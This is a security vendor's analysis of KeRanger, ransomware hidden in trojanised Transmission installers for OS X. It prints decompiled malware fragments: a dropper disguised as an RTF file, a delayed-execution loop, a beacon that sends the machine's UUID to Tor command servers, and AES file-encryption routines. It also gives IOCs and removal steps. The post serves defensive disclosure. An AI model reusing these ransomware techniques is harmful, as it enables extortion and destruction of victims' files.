New OS X Ransomware KeRanger Infected Transmission BitTorrent Client Installer

researchcenter.paloaltonetworks.com/2016/03/new-os-x-ransomware-keranger-infected-transmission-bittorrent-client-installer/

Claud Xiao March 6, 2016

By Claud Xiao

March 6, 2016 at 11:30 AM

Category: Ransomware, Unit 42

Tags: KeRanger, OS X

This post is also available in: 日本語 (Japanese)

On March 4, we detected that the Transmission BitTorrent client installer for OS X was infected with ransomware, just a few hours after installers were initially posted. We have named this Ransomware "KeRanger." The only previous ransomware for OS X we are aware of is FileCoder, discovered by Kaspersky Lab in 2014. As FileCoder was incomplete at the time of its discovery, we believe KeRanger is the first fully functional ransomware seen on the OS X platform.

Attackers infected two installers of Transmission version 2.90 with KeRanger on the morning of March 4. When we identified the issue, the infected DMG files were still available for downloading from the Transmission site (hxxps://download.transmissionbt.com/files/Transmission-2.90[.]dmg) Transmission is an open source project. It's possible that Transmission's official website was compromised and the files were replaced by re-compiled malicious versions, but we can't confirm how this infection occurred.



Figure 1 KeRanger hosted in Transmission's official website

The KeRanger application was signed with a valid Mac app development certificate; therefore, it was able to bypass Apple's Gatekeeper protection. If a user installs the infected apps, an embedded executable file is run on the system. KeRanger then waits for for three days before connecting with command and control (C2) servers over the Tor anonymizer network. The malware then begins encrypting certain types of document and data files on the system. After completing the encryption process, KeRanger demands that victims pay one bitcoin (about $400) to a specific address to retrieve their files. Additionally, KeRanger appears to still be under active development and it seems the malware is also attempting to encrypt Time Machine backup files to prevent victims from recovering their back-up data.

Palo Alto Networks reported the ransomware issue to the Transmission Project and to Apple on March 4. Apple has since revoked the abused certificate and updated XProtect antivirus signature, and Transmission Project has removed the malicious installers from its website. Palo Alto Networks has also updated URL filtering and Threat Prevention to stop KeRanger from impacting systems.

Technical Analysis

The two KeRanger infected Transmission installers were signed with a legitimate certificate issued by Apple. The developer listed this certificate is a Turkish company with the ID Z7276PX673, which was different from the developer ID used to sign previous versions of the Transmission installer. In the code signing information, we found that these installers were generated and signed on the morning of March 4.

```
Executable=/ThreatTeam/TDownloads/OSX.New/Transmission
Identifier=org.m0k.transmission
Format=Mach-O thin (x86_64)
CodeDirectory v=20200 size=6284 flags=0x0(none) hashes=307+3 location=embedded
Hash type=sha1 size=20
CDHash=218e89cb0a4ae9fd75e7938e0e111c29cd7ddb73
Signature size=4317
Authority=Developer ID Application: [redacted] (Z7276PX673)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Signed Time=Mar 4, 2016, 11:03:57
```

Figure 2 Code signing information of KeRanger

The KeRanger infected Transmission installers include an extra file named General.rtf in the Transmission.app/Contents/Resources directory. It uses an icon that looks like a normal RTF file but is actually a Mach-O format executable file packed with UPX 3.91. When users click these infected apps, their bundle executable Transmission.app/Content/MacOS/Transmission will copy this General.rtf file to ~/Library/kernel_service and execute this “kernel_service” before any user interface appearing.

Figure 3 The malicious executable pretends to be an RTF document

```
{
  v9 = *(const char **)a2;
  v10 = strlen(*(const char **)a2);
  __strncpy_chk(v20, v9, v10 - 19, 1024LL);
  v20[strlen(*(const char **)a2) - 19] = 0;
  __sprintf_chk(v20, 0, 0x400uLL, "%s/Resources/General.rtf", v20);
  v11 = fopen(v20, "rb");
  fseek(v11, 0LL, 2);
  v12 = ftell(v11);
  rewind(v11);
  v13 = malloc(v12 + 1);
  *((_BYTE *)v13 + v12) = 0;
  v16 = fread(v13, 1uLL, v12, v11);
  fclose(v11);
  v14 = fopen(&v24, "wb+");
  fwrite(v13, v16, 1uLL, v14);
  v2 = a2;
  fclose(v14);
  free(v13);
  chmod(&v24, 0x40u);
  system(&v24);
}
return NSApplicationMain(v17, v2);
```

Figure 4 KeRanger executes the extra General.rtf file

After unpacking the General.rtf with UPX, we determined that its main behavior is to encrypt the user's files and hold them for ransom.

The first time it executes, KeRanger will create three files ".kernel_pid", ".kernel_time" and ".kernel_complete" under ~/Library directory and write the current time to ".kernel_time". It will then sleep for three days. Note that, in a different sample of KeRanger we discovered, the malware also sleeps for three days, but also makes requests to the C2 server every five minutes.

```
v9 = fopen(&v14, "r");
fscanf(v9, "%d", &v11);
fclose(v9);
if ( (signed int)((unsigned __int64)time(0LL) - v11) <= 259200 )
{
  result = (unsigned __int64)time(0LL) - v11;
  v3 = 1;
  if ( result <= 259200 )
  {
    do
    {
      sleep(0x12Cu);
      result = (unsigned __int64)time(0LL) - v11;
    }
    while ( result < 259201 );
  }
}
else
```

Figure 5 KeRanger sleeps for three days before fully executing

The General.rtf will collect infected Mac's model name and UUID, upload the information to one of its C2 servers. These servers' domains are all sub-domains of onion[.]link or onion[.]nu, two domains that host servers only accessible over the Tor network.

The executable will keep trying to connect with the C2 server until it respond with two lines of encoded data. After decoding these two lines using Base64, the first line contains an RSA public key and the second line is written to files named "README_FOR_DECRYPT.txt."

```
sysctlbyname("hw.model", 0LL, &v22, 0LL, 0LL);
if ( v22 )
  sysctlbyname("hw.model", &v24, &v22, 0LL, 0LL);
v19 = getHwid();
__sprintf_chk(&v23, 0, 0x100uLL, "/osx/ping?user_id=%s&uuid=%s&model=%s", "general", v19, &v24);
v3 = 0LL;
v4 = 0LL;
v5 = 0LL;
while ( 1 )
{
  while ( 1 )
  {
    if ( v2 > 5 )
      goto LABEL_12;
    v6 = (const char *)get(HOSTS[v2], &v23);
    v4 = (char *)v6;
    if ( v6 )
      break;
```

Figure 6 Connect with C2 server and get instructions

When we were analyzing the samples, the C2 server returned the data for the README_FOR_DECRYPT.txt shown in following picture. It asks victims to pay exactly one bitcoin (currently around $400) through a specific Tor network website to decrypt the files.

The website will then guide victims to buy a bitcoin from somewhere else and transfer to the attacker at the address of “1PGAUBqHNcwSHYKnpHgzCrPkyxNxvsmEof”.



Figure 7 README file ask victim to pay Bitcoin



Figure 8 Tor website to transfer bitcoin and get decryption pack

After connecting to the C2 server and retrieving an encryption key, the executable will traverse the “/Users” and “/Volumes” directories, encrypt all files under “/Users”, and encrypt all files under “/Volumes” which have certain file extensions.

There are 300 different extensions specified by the malware, including:

- Documents: .doc, .docx, .docm, .dot, .dotm, .ppt, .pptx, .pptm, .pot, .potx, .potm, .pps, .ppsm, .ppsx, .xls, .xlsx, .xlsm, .xlt, .xltm, .xltx, .txt, .csv, .rtf, .tex
- Images: .jpg, .jpeg,
- Audio and video: .mp3, .mp4, .avi, .mpg, .wav, .flac
- Archives: .zip, .rar., .tar, .gzip
- Source code: .cpp, .asp, .csh, .class, .java, .lua
- Database: .db, .sql
- Email: .eml
- Certificate: .pem

```
readmeTxt = (char *)malloc(v23 + 1);
strncpy(readmeTxt, v6, v18);
readmeTxt[v18] = 0;
free(v8);
free((void *)v6);
free(v7);
free(v22);
recursive_task("/Users", encrypt_entry, putReadme);
recursive_task("/Volumes", check_ext_encrypt, putReadme);
v19 = getuid();
v20 = getpwuid(v19);
__sprintf_chk((char *)&v25, 0, 0x400uLL, "%s/Library/.kernel_complete", v20->pw_dir);
v21 = fopen((const char *)&v25, "w");
fwrite("do not touch this\n", 0x12uLL, 1uLL, v21);
result = fclose(v21);
v0 = *(_QWORD *)__stack_chk_guard_ptr;
```

Figure 9 Encrypt all files under "/Users" and all specific files under "/Volumes"

KeRanger statically linked an open source encryption library named mbed TLS (formerly PolarSSL).

As KeRanger encrypts each file (i.e. Test.docx) starts by creating an encrypted version that uses the .encrypted extension (i.e. Test.docx.encrypted.) To encrypt each file, KeRanger starts by generating a random number (RN) and encrypts the RN with the RSA key retrieved from the C2 server using the RSA algorithm. It then stores the encrypted RN at the beginning of resulting file. Next, it will generate an Initialization Vector (IV) using the original file's contents and store the IV inside the resulting file. After that, it will mix the RN and the IV to generate an AES encryption key. Finally, it will use this AES key to the contents of the original file and write all encrypted data to the result file.

```
while ( 1 )
{
  hlen = len;
  if ( len > 32 )
    hlen = 32LL;
  if ( fread(&data, 1uLL, hlen, v5) != hlen )
  {
    fclose(v5);
    v17 = v22;
    goto LABEL_32;
  }
  mbedtls_md_hmac_update(&md_ctx, &data, hlen);
  mbedtls_aes_crypt_cbc(&aes_ctx, 1LL, 32LL, &iv, &data, &data);
  v6 = v22;
  if ( fwrite(&data, 1uLL, 0x20uLL, v22) != 32 )
    break;
  iv = data;
  offset += 32LL;
  len -= 32LL;
  if ( v23 <= offset )
    goto LABEL_25;
}
```

Figure 10 Encrypt each file's content by AES

In addition to this behavior, it seems like KeRanger is still under development. There are some apparent functions named "_create_tcp_socket", "_execute_cmd" and "_encrypt_timemachine". Some of them have been finished but are not used in current

samples. Our analysis suggests the attacker may be trying to develop backdoor functionality and encrypt Time Machine backup files as well. If these backup files are encrypted, victims would not be able to recover their damaged files using Time Machine.

```
int __fastcall encrypt_timemachine(__int64 a1, const char *a2)
{
  int result; // eax@1

  result = strcmp(a2, ".bash_history");
  if ( !result )
    result = recursive_task(a1, encrypt_entry, 0LL);
  return result;
}
```

Figure 11 Function "_encrypt_timemachine" is implemented but not used yet

Mitigations

We reported the issue to the Transmission Project and to Apple immediately after we identified it. Apple has since revoked the abused certificate, and Gatekeeper will now block the malicious installers. Apple has also updated XProtect signatures to cover the family, and the signature has been automatically updated to all Mac computers now. As of March 5, Transmission Project has removed the malicious installers from its website.

We have also updated URL filtering and Threat Prevention to stop KeRanger from impacting Palo Alto Networks customers.

How to Protect Yourself

Users who have directly downloaded Transmission installer from official website after 11:00am PST, March 4, 2016 and before 7:00pm PST, March 5, 2016, may be been infected by KeRanger. If the Transmission installer was downloaded earlier or downloaded from any third party websites, we also suggest users perform the following security checks. Users of older versions of Transmission do not appear to be affected as of now.

We suggest users take the following steps to identify and remove KeRanger holds their files for ransom:

1. Using either Terminal or Finder, check whether /Applications/Transmission.app/Contents/Resources/ General.rtf or /Volumes/Transmission/Transmission.app/Contents/Resources/ General.rtf exist. If any of these exist, the Transmission application is infected and we suggest deleting this version of Transmission.

2. Using “Activity Monitor” preinstalled in OS X, check whether any process named “kernel_service” is running. If so, double check the process, choose the “Open Files and Ports” and check whether there is a file name like “/Users/<username>/Library/kernel_service” (Figure 12). If so, the process is KeRanger’s main process. We suggest terminating it with “Quit -> Force Quit”.
3. After these steps, we also recommend users check whether the files “.kernel_pid”, “.kernel_time”, “.kernel_complete” or “kernel_service” existing in ~/Library directory. If so, you should delete them.



Figure 12 The malicious "kernel_service" process

Since Apple has revoked the abused certificate and has updated XProtect signatures, if a user tries to open a known infected version of Transmission, a warning dialog will be shown that states “Transmission.app will damage your computer. You should move it to the Trash.” Or “Transmission can’t be opened. You should eject the disk image.” In any case if you see these warnings, we suggest to follow Apple’s instruction to avoid being affected.



Figure 13 OS X system prevent user to open the infected installer

Acknowledgements

We greatly thank Yi Ren, Yuchen Zhou, Jack Wang, Jun Wang from Palo Alto Networks for helping to analyze KeRanger and protect our customers in a timely fashion. Thanks to Richard Wartell, Ryan Olson and Chad Berndtson from Palo Alto Networks for their assistance during the analysis and reporting.

IOCs

Samples of Ransomware.OSX.KeRanger

d1ac55a4e610380f0ab239fcc1c5f5a42722e8ee1554cba8074bbae4a5f6dbe1 Transmission-2.90.dmg
e3ad733cea9eba29e86610050c1a15592e6c77820927b9edeb77310975393574 Transmission
31b6adb633cff2a0f34cefd2a218097f3a9a8176c9363cc70fe41fe02af810b9 General.rtf
d7d765b1ddd235a57a2d13bd065f293a7469594c7e13ea7700e55501206a09b5 Transmission
2.90.dmg
ddc3dbee2a8ea9d8ed93f0843400653a89350612f2914868485476a847c6484a Transmission
6061a554f5997a43c91f49f8aaf40c80a3f547fc6187bee57cd5573641fcf153 General.rtf

Domains

lclebb6kvohlkcml.onion[.]link
lclebb6kvohlkcml.onion[.]nu
bmacyzmea723xyaz.onion[.]link
bmacyzmea723xyaz.onion[.]nu
nejdtkok7oz5kjoc.onion[.]link
nejdtkok7oz5kjoc.onion[.]nu

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.